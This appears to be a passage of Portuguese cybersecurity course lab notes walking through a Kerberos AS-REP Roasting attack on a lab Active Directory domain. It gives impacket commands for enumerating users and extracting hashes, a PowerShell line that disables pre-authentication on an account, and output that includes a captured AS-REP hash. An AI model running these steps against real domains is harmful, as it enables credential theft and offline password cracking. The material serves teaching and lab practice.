

## 7. Ataque Kerberos – AS-REP Roasting

### Criação de listas (userslist)


```
┌──(pedro㉿gPedro)-[/]
└─$ cd ~
cat > userslist.txt << EOF
bacalhau
carapau
Password
Cenas
qualquercoisa

EOF

┌──(pedro㉿gPedro)-[~]
└─$ cat userslist.txt
bacalhau
carapau
Password
Cenas
qualquercoisa
```




## Mostrar os Users da AD




## 7.1 Conceito

Explora contas com:
DoesNotRequirePreAuth = True
Permite:


- Obter hash Kerberos
- Quebrar password offline

### 7.2 Execução do ataque

Criar lista de utilizadores:
**impacket-GetADUsers goncalves.local/plinha: -dc-ip 192.168.10.1 -all | awk 'NR>5 && NF {print $1}' > userslist.txt**

Extrair hashes:


**impacket-GetNPUsers -dc-ip 192.168.10.1 goncalves.local/ -usersfile userslist.txt -format john -outputfile hashes**





**NOTA: para que os privilégios e verificação da hash da password dos users possam ser verificados , fazer:**

**PS c:\> PS C:\> Set-ADAccountControl plinha -DoesNotRequirePreAuth $true**

**Técnico Especialista Cibersegurança- CET103**




Amplificado :




┌──(pedro㉿gPedro)-[~]
└─$ impacket-GetNPUsers -dc-ip 192.168.10.1 goncalves.local/ -usersfile userslist.txt -format john -outputfile hashes
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] User presidente doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User bacalhau doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$plinha@GONCALVES.LOCAL:104683b6f1abfe0249a504c18079f3c1$a6baa3f2865
5610f445aeaf5f8578c515a577b0615525338bfc18c97d48fe892ab7b03aecd56f432d89698d1d95
32da68a8bb50cc8d064051ce69a14de00dffa4a5b83035907502cf87f7171094cd58a624e9146b2

**Técnico Especialista Cibersegurança- CET103**

eca1a0ebd44c88582e5e27932bb8b3b75e5ef29698ce550a6eb742d6ad593b7c62e3014f412c55637e4d34832e8cbe664c97e93d02fef13974b8787c07b969c5708002155396e8153ab40305518efce5a5da5b3cc6539894601e0e15541516d5754bb75099a2bdbc33c44f31803bdd688bdce5a7288e5334e20025de91a254a3bbd3c8a1a87631e1902862ecd9e29197e8737cd6e552f93e156c2759e4

[-] User Msilva doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Smoita doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Jfuzeta doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Mcosta doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Tsantos doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Mlelo doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Tsignal doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Jcalhau doesn't have UF_DONT_REQUIRE_PREAUTH set

